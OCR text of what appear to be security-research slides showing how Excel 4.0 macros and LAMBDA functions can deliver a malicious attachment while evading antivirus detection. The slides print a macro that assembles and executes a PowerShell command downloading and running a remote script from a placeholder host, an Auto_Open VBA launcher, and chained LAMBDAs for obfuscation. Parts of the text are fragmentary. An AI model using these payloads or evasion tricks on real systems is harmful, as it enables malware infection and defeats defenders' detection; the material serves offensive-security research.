
	Character	Race	Class	Strength	Dexterity	Constitution	Intelligenc	Wisdom	Charisma
2	Aerandir	Elf	Ranger	10	16	13	12	15	8
3	Brom	Human	Fighter	16	12	14	10	12	10
4	Lyra	Halfling	Rogue	8	18	12	12	10	14
5	Morwen	Dwarf	Cleric	14	10	16	8	16	12
6	Zephyr	Tiefling	Wizard	8	14	12	18	14	10

	NPC Name					
11	Goblin 1					
12	Goblin 2					
13	Goblin 3					
14	Goblin 4					
15	Goblin Leader	12	16	5	1d6+2 (scimitar), 1d4+2 (dagger)	Nimble Escape

	Round	Character/NPC	Action	Damage Dealt	Damage Received
20	1	Aerandir	Shoots Goblin 1 with Longbow	8	0
21	1	Goblin 1	Attacks Aerandir	0	8
22	1	Brom	Charges at Goblin Leader	7	0
23	1	Goblin Leader	Engages Brom	5	7
24	1	Lyra	Shoots Goblin 2 with Longbow	=LongBowShot(	

LongBowShot(**Attacker**, Attacked, ProficiencyBonus, OptionalAdvantage)

5 7
=LongBowShot(
LongBowShot(**Attacker**, Attacked, ProficiencyBonus, OptionalAdvantage)



More at:
https://www.microsoft.com/en-us/research/blog/lambda-the-ultimatae-excel-worksheet-function/


The Research Begins

- Goals
  - Infect using a malicious attachment
  - Use LAMBDAs
  - Don’t be detected


- Assumptions
  - Macros are enabled (config error / social engineering)
  - Executing malicious PowerShell as a PoC
  - VirusTotal indicates detection
  - No sandboxing

Excel 4.0 Macros


- Older than VBA macros
- A special type of spreadsheet
- Code is contained in cells
- Write files and execute binaries
- Cells may also contain:
  - Values
  - Formulas
  - LAMBDAs?



```
=SET.NAME("SelectedRange", SELECTION())
=SET.NAME("RowCount", ROWS(SelectedRange))
=SET.NAME("ColCount", COLUMNS(SelectedRange))
=FOR("i", 1, RowCount, 1)
=FOR("j", 1, ColCount, 1)
=SET.NAME("CellValue", INDEX(SelectedRange, i, j))
=SET.NAME("CelsiusValue", (CellValue - 32) * 5 / 9)
=SET.VALUE(INDEX(SelectedRange, i, j), CelsiusValue)
=NEXT()
=NEXT()
=HALT()
```



```
=SET.NAME("a","powershell.exe -Command (New-Object System.Net")
=SET.NAME("b",".WebClient).DownloadString('http://example.com/maliciou")
=SET.NAME("c","s.ps1') | Invoke-Expression")
=EXEC(CONCAT("a","b","c"))
=HALT()
```




17 security vendors and no sandboxes flagged this file as malicious

748375c09b9748909ac5829e0fa8e840a6be92c5d18a4d2733e5818338592387


Test1.xlsm

xlsx


1st Attempt: LAMBDA Macro



	A
1	=EXEC("powershell /c $downloader = New-Object System.Net.Webc
2	=HALT()
3	
4	
5	
6	
7	




GetPayload -> =LAMBDA(”powershell /c … ”)




1	=EXEC(GetP
2	=HALT()


```
Executing remote PowerShell comands from a remote server using Excel 4.0 Macros and LAMBDAs
```



Data-flow Analysis



```
Sub Auto_Open()
  a = 5 ; b = 10 ; c = 20 ; d = 35
  exec = "winword.exe"
  If a <> b Then
    If c Mod 3 = 0 Then
       ' More code...
    Else
      If a + b + c = d Then
        exec = "powershell.exe"
    End If
  End If
  Shell(exec)
End Sub
```




Becoming Invisible

- Code obfuscation overcomes data-flow analysis engines
  - At the cost of performance
- An arms race began
- Today, engines use highly efficient analysis algorithms, and can overcome complex obfuscations

- Hypothesis: LAMBDAs can disrupt this status quo

LAMBDA Generation



step103	{...}	=LAMBDA(ts, step104...	Workbook
step104	{...}	=LAMBDA(ts, step105...	Workbook
step105	{...}	=LAMBDA(ts, step106...	Workbook
step106	{...}	=LAMBDA(ts, step107...	Workbook
step107	{...}	=LAMBDA(ts, step108...	Workbook
step108	{...}	=LAMBDA(ts, step109...	Workbook
step109	{...}	=LAMBDA(ts, step110...	Workbook
step11	{...}	=LAMBDA(ts, step12(...	Workbook
step110	{...}	=LAMBDA(ts, step111...	Workbook
step111	{...}	=LAMBDA(ts, step112...	Workbook
step112	{...}	=LAMBDA(ts, step113...	Workbook
step113	{...}	=LAMBDA(ts, step114...	Workbook
step114	{...}	=LAMBDA(ts, step115...	Workbook
step115	{...}	=LAMBDA(ts, step116...	Workbook
step116	{...}	=LAMBDA(ts, step117...	Workbook

nt L


hl

```
wershe
```

As

